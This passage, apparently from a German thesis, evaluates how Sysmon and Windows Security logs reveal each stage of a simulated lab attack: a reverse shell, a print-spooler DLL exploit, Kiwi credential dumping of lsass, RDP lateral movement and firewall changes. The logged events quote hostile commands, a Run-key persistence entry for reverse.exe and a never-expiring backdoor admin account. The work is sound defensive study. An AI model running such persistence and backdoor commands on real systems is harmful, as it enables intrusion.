Information	10.05.2024	11:37:24	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:37:23	7	Microsoft-Windows-Sysmon	(7)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:37:23	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:37:23	29	Microsoft-Windows-Sysmon	(29)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:37:23	11	Microsoft-Windows-Sysmon	(11)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:37:23	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	CLIENT1.corp.contoso.com

Description

*The description for Event ID (3) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
 technique_id=T1571,technique_name=Non-Standard Port
 2024-05-10 09:37:23.075
 {f8ca0500-ead3-663d-1a01-000000000f00}
 4244
 C:\Users\TestUser1\Downloads\reverse.exe
 CORP\TestUser1
 tcp
 true
 false
 10.0.0.102
 -
 49917
 -
 false
 192.168.178.56
 -
 8080
 -

Abbildung 49: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über den Verbindungsaufbau zum Angreifersystem enthält

In Verbindung mit dem Herunterladen und Ausführen des Programms „reverse.exe“ aus Abbildung 48 kann somit diese Angriffsaktivität vollständig anhand des Monitorings dargestellt werden. Es werden jedoch sehr viele Prozesse auf den Systemen des Testnetzwerks gestartet, was zu einer verminderten Sichtbarkeit der relevanten Aktivität führt. Insgesamt werden in dem Zeitraum des Monitorings von ca. drei Stunden 533 Prozesse gestartet. Auch eine Filterung von Events auf den Text-Inhalt „Non-Standard Port“, welches im Zusammenhang mit der neuen Netzwerkverbindung durch Sysmon in Verbindung gebracht wird, reicht nicht aus, weil hierbei 150 Events im gesamten Monitoringdatensatz zu finden sind, da auch legitime Anwendungen anscheinend manchmal Ports verwenden, die als nicht standardmäßig eingeordnet werden. Somit ist die Aktivität zwar sehr gut im Detail nachvollziehbar, die Erkennung einer Angriffsaktivität ist jedoch auf den ersten Blick schwierig. Aufgrund dessen wird hier ein Punkt vergeben.

- **Privilege Escalation - Create or Modify System Process – T1543**

Die Vorgehensweise im Rahmen dieser Angriffsaktivität kann mittels eines Sysmon Events mit der ID 7 nachvollzogen werden. Die ID 7 bedeutet, dass ein

Modul zu einem bestimmten Prozess geladen wurde. [34] Dabei handelt es sich auch um die Vorgehensweise der Ausnutzung der „SPIDer Fool“ Schwachstelle, bei der die eigentlich maliziöse Datei, die DLL-Datei darstellt und diese durch das legitime Programm „spoolsv.exe“ ausgeführt wird. Das Nachladen dieser DLL Datei kann dem Event in Abbildung 50 entnommen werden.

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	10.05.2024	11:45:32	4672	Microsoft-Windows-Security-Auditi	Special Lc	N/A	CLIENT1.corp.contoso.com
Audit Success	10.05.2024	11:45:32	4624	Microsoft-Windows-Security-Auditi	Logon	N/A	CLIENT1.corp.contoso.com
Information	10.05.2024	11:45:32	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:45:32	7	Microsoft-Windows-Sysmon	(7)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:45:32	22	Microsoft-Windows-Sysmon	(22)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:45:32	22	Microsoft-Windows-Sysmon	(22)	\SYSTEM	CLIENT1.corp.contoso.com

Description

*The description for Event ID (7) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
 technique_id=T1210,technique_name=Exploitation of Remote Services
 2024-05-10 09:45:32.853
 {f8ca0500-ecbb-663d-2901-00000000f00}
 1916
 C:\Windows\System32\spoolsv.exe
 C:\Windows\System32\spool\drivers\x64\4\bhNZdcztk.dll

SHA1=81B0E9D0E18A01D7E41DCA5C011E3DE20200CC45,MD5=DBA9512B8CE35B77F93C44100ACB3964,SHA256=1D7423DCDC465F9A7EBFB96F78F61ED8A5D46CDAC19504361704A65FFEA80A4,IMPHASH=57D6E7112C8E716CFE2EB0FF9F36763C
 false
 -
 Unavailable
 NT-AUTORITÄT\SYSTEM

Abbildung 50: Darstellung eines Sysmon-Events mit der ID 7, welches Informationen über das Nachladen der maliziösen DLL Datei enthält

Kurz darauf ist zu sehen, wie das Systemkonto „NT-Autorität\System“ auf dem Client 1 angemeldet wird. Der Zeitstempel der beiden Events aus Abbildung 50 und 51 ist dabei sogar der gleiche, jedoch wurde das Event der Anmeldung des Systemkontos nach der Einbindung der maliziösen DLL Datei erstellt, was auch die Reihenfolge der Angriffsaktivität darstellt.

Anschließend wird die zweite Reverse-Shell-Session auf einem anderen Port geöffnet, was mithilfe eines Sysmon Events mit der ID 3 festgestellt werden kann, siehe Abbildung 52.




Abbildung 51: Darstellung eines Security-Events mit der ID 4624, welches Informationen über das erfolgreiche Anmelden mit dem Konto „NT-AUTORITÄT\SYSTEM“ enthält




Abbildung 52: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über den erfolgreichen Verbindungsaufbau über einen anderen Port zum Angreifersystem enthält

Die Rechteausweitung kann somit gut nachvollzogen werden, wobei auch hier,

wie schon zuvor eine Erkennung dieser Aktivität im gesamten Monitoringdatensatz schwierig ist. Es gibt insgesamt 1613 Events mit der ID 7 und 1430 Events mit der ID 3, sodass aufgrund der schwierigen Erkennbarkeit, welche jedoch sehr detailliert ist sobald die Aktivität genauer betrachtet wird, ein Punkt vergeben wird.

- **Persistence – Boot or Logon Autostart Execution: Registry Run Keys – T1547.001**

Die Sicherung der Persistenz kann ebenfalls anhand eines neu gestarteten Prozesses, hier dem legitimen Programm „reg.exe“ ermittelt werden. In dem Event befindet sich der Kommandozeilenbefehl aus der Angreiferaktivität, siehe Abbildung 53.

The screenshot shows the Windows Event Viewer window titled "Log After Attack.evbx". The filter is set to "showing 5080 of 23449" events. The event list shows several "Information" events from "Microsoft-Windows-Sysmon". The selected event (ID 1) has the following description:

```
*The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted.You can install or repair the component
or try to change Description Server.

The following information was included with the event (insertion strings):
technique_id=T1012,technique_name=Query Registry
2024-05-10 09:50:07.861
{f8ca0500-edcf-663d-4101-000000000f00}
4380
C:\Windows\System32\reg.exe
10.0.18362.476 (WinBuild.160101.0800)
Registry Console Tool
Microsoft® Windows® Operating System
Microsoft Corporation
reg.exe
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v Pentestlab /t REG_SZ /d "C:\Users\TestUser1\Downloads
\reverse.exe"
C:\Windows\system32\
NT-AUTORITÄT\SYSTEM
{f8ca0500-e374-663d-e703-000000000000}
0x3e7
0
System
SHA1=EB3B03616EEE42F16D0703F64DE23E7E34FE8524,MD5=601BDDF7691C5AF626A5719F1D7E35F1,SHA256=
4ED2A27860FA154415F65452FF1F94BD6AF762982E2F3470030C504DC3C8A354,IMPHASH=BE482BE427FE212CFE212CDA0E61F19AC
{f8ca0500-ed96-663d-3f01-000000000f00}
1876
C:\Windows\System32\cmd.exe
C:\Windows\system32\cmd.exe
NT-AUTORITÄT\SYSTEM
```

Abbildung 53: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über den Start der Anwendung „reg.exe“ enthält

Auch in einem Event mit der ID 13, „RegistryEvent“, ist diese Aktivität erkennbar. Jedoch gibt es auch von dieser Event-ID 2623 Einträge für den Zeitraum des hier betriebenen Monitorings. Somit kann auch hier nur zu dem Ergebnis gekommen werden, dass eine Erkennung der Aktivität schwierig ist, sie jedoch sehr detailliert

in den Daten vorhanden und potenziell erkennbar ist, was zu der Vergabe von einem Punkt führt.

- **Credential Access – OS Credential Dumping – T1003**

Die Nutzung des Programms Mimikatz zur Passwörterlangung soll anhand eines Sysmon Events mit der ID 10, „Process Accessed“ in Verbindung mit der Anwendung „lsass.exe“ und dem Hexadezimalen Wert „0x1010“ ermittelbar sein. Im Anschluss auf dieses Event sei ein weiteres Event des Security Logs, welches auf eine Loginaktivität hinweist, üblich. [67] Da das hier genutzte Programm Kiwi an Mimikatz angelehnt ist, können die entsprechenden Sysmon Events in den Eventlogs ermittelt werden, siehe Abbildung 54.

Type	Date	Time	Event	Source	Category	User	Computer
Information	10.05.2024	11:51:44	13	Microsoft-Windows-Sysmon	(13)	\SYSTEM	DC1.corp.contoso.com
Information	10.05.2024	11:51:42	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:51:42	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	CLIENT1.corp.contoso.com
Audit Success	10.05.2024	11:51:38	4672	Microsoft-Windows-Security-Auditing	Special Logon	N/A	DC1.corp.contoso.com
Information	10.05.2024	11:51:38	10	Microsoft-Windows-Sysmon	(10)	\SYSTEM	CLIENT1.corp.contoso.com
Information	10.05.2024	11:51:34	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	FS1.corp.contoso.com
Information	10.05.2024	11:51:34	3	Microsoft-Windows-Sysmon	(3)	\SYSTEM	FS1.corp.contoso.com

Description

*The description for Event ID (10) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event (insertion strings):
 technique_id=T1003,technique_name=Credential Dumping
 2024-05-10 09:51:38.451
 {f8ca0500-ebc6-663d-2d01-000000000f00}
 1716
 4552
 C:\Windows\System32\rundll32.exe
 {f8ca0500-e374-663d-0c00-000000000f00}
 652
 C:\Windows\system32\lsass.exe
 0x1010
 C:\Windows\System32\ntdll.dll+9c584|C:\Windows\System32\KERNELBASE.dll+2730e|UNKNOWN(0000021DBF57B0B2)
 NT-AUTORITÄT\SYSTEM
 NT-AUTORITÄT\SYSTEM

Abbildung 54: Darstellung eines Sysmon-Events mit der ID 10, welches Informationen über die Nutzung des maliziösen Programms „Kiwi“ enthält

Der Zeitpunkt der Ausführung von Kiwi und dem Eventlogeintrag stimmt auch überein, sodass diese Angriffsaktivität tatsächlich gut ermittelt werden kann, sobald gezielt nach dieser mithilfe der Indikatoren gefiltert wird. Bei einer Filterung mittels der genannten Indikatoren, wird auch nur das eine in Abbildung 54 dargestellte Event aufgezeigt. Somit werden hier zwei Punkte vergeben.

- **Command and Control – Proxy – T1090**

Diese Aktivität kann lediglich mittelbar aus dem Umstand erkannt werden, dass

RDP Verbindungen, die bei späteren Angriffsaktivitäten verwendet werden, über die IP-Adresse des Client 1 zum GW1 und FS1 hergestellt werden. Die Erkennung, dass es sich um eine Angriffsaktivität handelt, ist dabei von dem Umstand abhängig, ob es üblich ist, dass ein Clientsystem eine Verbindung per RDP zu Servern im Netzwerk aufbaut. Dass der Client 1 hier als Proxy genutzt wird und eigentlich das Kali Linux System eine RDP Verbindung mit den Zielsevern eingeht, geht nicht direkt aus den Logdateien hervor. Somit werden hier keine Punkte vergeben.

- **Discovery – Remote System Discovery – T1018 & Network Service Discovery - T1046**

Der ARP- und Portscan kann grundsätzlich nicht in den Logdaten erkannt werden. Es werden ständig Verbindungen zwischen den Systemen des Netzwerks hergestellt. Aus dem Eventlog kann nicht abgeleitet werden, ob es sich um einen Scan oder legitime Netzwerkaktivitäten handelt. Wahrscheinlich werden die Scanaktivitäten nicht protokolliert, da die Verbindungen bei einem abgebrochenem TCP Handshake nicht vollständig zustandekommen und erst dann protokolliert werden würden und ARP-Requests unter Nutzung der gewählten Einstellungen des Monitorings nicht protokolliert werden. Somit werden hier null Punkte vergeben.

- **Lateral Movement – Remote Services: Remote Desktop Protocol – T1021.001**

Der Zugriff des Angreifersystems per PDR auf das GW1 kann mittels des Sysmon Events ID 3 festgestellt werden. Hierbei wurde eine neue Netzwerkverbindung vom Client 1 zum GW1 auf dem Port 3389 protokolliert, wobei es sich um den Standardport für RDP handelt, siehe Abbildung 55.

Gleichzeitig wird im Security Log protokolliert, dass ein erfolgreicher Login mittels des Domänenadministratoraccounts „LabAdmin“ durch die Netzwerkadresse des Client 1 stattgefunden hat, siehe Abbildung 56.




Abbildung 55: Darstellung eines Sysmon-Events mit der ID 3, welches Informationen über eine neue Netzwerkverbindung über den Port 3389 zum Gateway enthält




Abbildung 56: Darstellung eines Security-Events mit der ID 4648, welches Informationen über einen Anmeldeversuch mit dem Domänenaccount „LabAdmin“ enthält

Somit ist die laterale Bewegung des Angreifers im Netzwerk grundsätzlich erkennbar, falls es im Netzwerk nicht unüblich ist, dass sich Systeme per RDP

verbinden, was hier grundsätzlich der Fall ist, da es sich um ein virtualisiertes Netzwerk mittels Hyper-V handelt. Aus diesem Grund stellt die Aktivität keine Besonderheit dar. So gibt es 55 Sysmon ID 3 Events, die den Port 3389 nutzen. Erfolgreiche Logins stellen in der Regel auch keine Besonderheit dar. Da diese Angriffsaktivität somit nachvollziehbar, aber ohne konkrete Informationen über diese schwierig ermittelbar ist, wird wieder ein Punkt vergeben.

- **Defense Evasion – Impair Defenses: Disable or Modify System Firewall – T1562.004**

Die Änderung von Firewallregeln bewirkt eine Änderung eines bestimmten Registryeintrags, wodurch es zu einem Sysmon Event mit der ID 13 kommt, siehe Abbildung 57. Dabei ist auch erkennbar, welche Firewallregel, hier „RemoteDesktop-UserMode-In-TCP“, verändert wurde. Inwiefern die Regel verändert wurde, geht daraus jedoch nicht hervor.




Abbildung 57: Darstellung eines Sysmon-Events mit der ID 13, welches Informationen über die Änderung der RPD Firewallregel enthält

Allerdings gibt es erneut auch von dieser Eventart sehr viele legitime Einträge. Bei einer Filterung auf das Sysmonevent mit der ID 13 können 2623 Events im dreistündigen Monitoringdatensatz festgestellt werden, da Registryeinträge im Windowssystem fortlaufend geändert werden. Somit wird auch hier ein Punkt aufgrund der potenziellen Erkennbarkeit der Aktivität vergeben.

- **Persistence - Create Account: Local Account - T1136.001**

Die Erstellung eines lokalen Benutzeraccounts wird durch Sysmon und das

Security Log erfasst. Durch Sysmon wird mit der ID 1 der Start der Anwendung bzw. des Prozesses „net.exe“ verzeichnet. Dabei ist auch der Kommandozeilenbefehl enthalten, siehe Abbildung 58.

The screenshot shows the Windows Event Viewer window titled "Log After Attack.evbx". The main pane displays a list of events. The event of interest is highlighted in blue:

Type	Date	Time	Event	Source	Category	User	Computer
Audit Success	10.05.2024	12:51:14	4732	Microsoft-Windows-Security-Auditing	Security Group	N/A	GW1.corp.contoso.com
Audit Success	10.05.2024	12:51:14	4724	Microsoft-Windows-Security-Auditing	User Account N/A	N/A	GW1.corp.contoso.com
Audit Success	10.05.2024	12:51:14	4738	Microsoft-Windows-Security-Auditing	User Account N/A	N/A	GW1.corp.contoso.com
Audit Success	10.05.2024	12:51:14	4722	Microsoft-Windows-Security-Auditing	User Account N/A	N/A	GW1.corp.contoso.com
Audit Success	10.05.2024	12:51:14	4720	Microsoft-Windows-Security-Auditing	User Account N/A	N/A	GW1.corp.contoso.com
Audit Success	10.05.2024	12:51:14	4728	Microsoft-Windows-Security-Auditing	Security Group	N/A	GW1.corp.contoso.com
Information	10.05.2024	12:51:14	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	GW1.corp.contoso.com
Information	10.05.2024	12:51:14	1	Microsoft-Windows-Sysmon	(1)	\SYSTEM	GW1.corp.contoso.com

The description pane for the selected event (ID 1) contains the following text:

```
*The description for Event ID ( 1 ) in Source ( Microsoft-Windows-Sysmon ) could not be found.
Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change
Description Server.

The following information was included with the event (insertion strings):
technique_id=T1018,technique_name=Remote System Discovery
2024-05-10 10:51:14.159
{2bc009c8-fc22-663d-1601-000000001a00}
4676
C:\Windows\System32\net.exe
10.0.20348.1 (WinBuild.160101.0800)
Net Command
Microsoft® Windows® Operating System
Microsoft Corporation
net.exe
net user LocalAdmin P4ssw0rd! /add /expires:never
C:\Windows\system32\
CORP\LabAdmin
{2bc009c8-f949-663d-38c6-330000000000}
0x33c638
2
High
SHA1=0028299B1A55E128802D2D818EAC3F9D46067E5D,MD5=540D7FDC6B3C5B66F66188506A4E1D12,SHA256
=F540747022E0D6772298976585DB268707E4E71538AE0764110EEC7B8D9AEEF6,IMPHASH=D45C37A5C97135204AD6E116C34946C3
{2bc009c8-fb65-663d-1001-000000001a00}
4468
C:\Windows\System32\cmd.exe
"C:\Windows\system32\cmd.exe"
CORP\LabAdmin
```

Abbildung 58: Darstellung eines Sysmon-Events mit der ID 1, welches Informationen über die Erstellung eines neuen Benutzeraccounts „LocalAdmin“ enthält

Zudem ist das Erstellen des neuen Benutzeraccounts im Security Log mit der ID 4720 gut sichtbar. Der Accountname „LocalAdmin“ ist hierbei auch feststellbar. Anschließend wird das lokale Nutzerkonto zur Gruppe der Administratoren hinzugefügt, was auch mithilfe eines Sysmon und Security Events mit der ID 4732 nachvollzogen werden kann, siehe Abbildung 59.

The screenshot shows the Windows Event Viewer window titled 'Log After Attack.evtx'. The filter is set to 'NT' and shows 3868 of 23449 events. The selected event is an 'Audit Success' event with ID 4732, occurring on 10.05.2024 at 12:54:56. The source is 'Microsoft-Windows-Security-Auditing' and the category is 'Security Group Management'. The user is 'N/A' and the computer is 'GW1.corp.contoso.com'. The description pane shows the following details:

Field	Value
Ein Mitglied einer sicherheitsaktivierten lokalen Gruppe wurde hinzugefügt.	
Antragsteller:	
Sicherheits-ID:	S-1-5-21-2345108715-2035346171-3737980883-500
Kontoname:	LabAdmin
Kontodomäne:	CORP
Anmelde-ID:	0x33c638
Mitglied:	
Sicherheits-ID:	S-1-5-21-4144081149-195949001-1118491965-1000
Kontoname:	-
Gruppe:	
Sicherheits-ID:	S-1-5-32-544
Gruppenname:	Administrators
Gruppendomäne:	Builtin
Weitere Informationen:	
Berechtigungen:	-
Ablaufzeitpunkt:	(null)

Abbildung 59: Darstellung eines Security-Events mit der ID 4732, welches Informationen über das Hinzufügen eines Benutzeraccounts zur Gruppe der lokalen Administratoren des Gateways enthält

Diese Aktivität ist auch in großen Datensätzen gut recherchierbar, da die ID 4720 und 4732, was auf das Erstellen neuer Benutzeraccounts und Hinzufügen zu anderen Gruppen hindeutet, keine häufig vorkommende oder zumindest dokumentierte Aktivität darstellen sollte.

Aufgrund dessen werden für die Erkennung dieser Aktivität zwei Punkte vergeben, da auch wie im Baselinevergleich neu dazugekommene Accounts direkt festgestellt werden können.

- **Exfiltration – Exfiltration over Web Service – T1567**

Auf dem Fileserver kann der Download von Winscp wieder mit der Sysmon ID 15 sowie die Installation des Programms mit der Sysmon ID 1 als neuer Prozess, als die Installationsdatei und das Programm gestartet wurden, erkannt werden, siehe Abbildung 60 und 61.

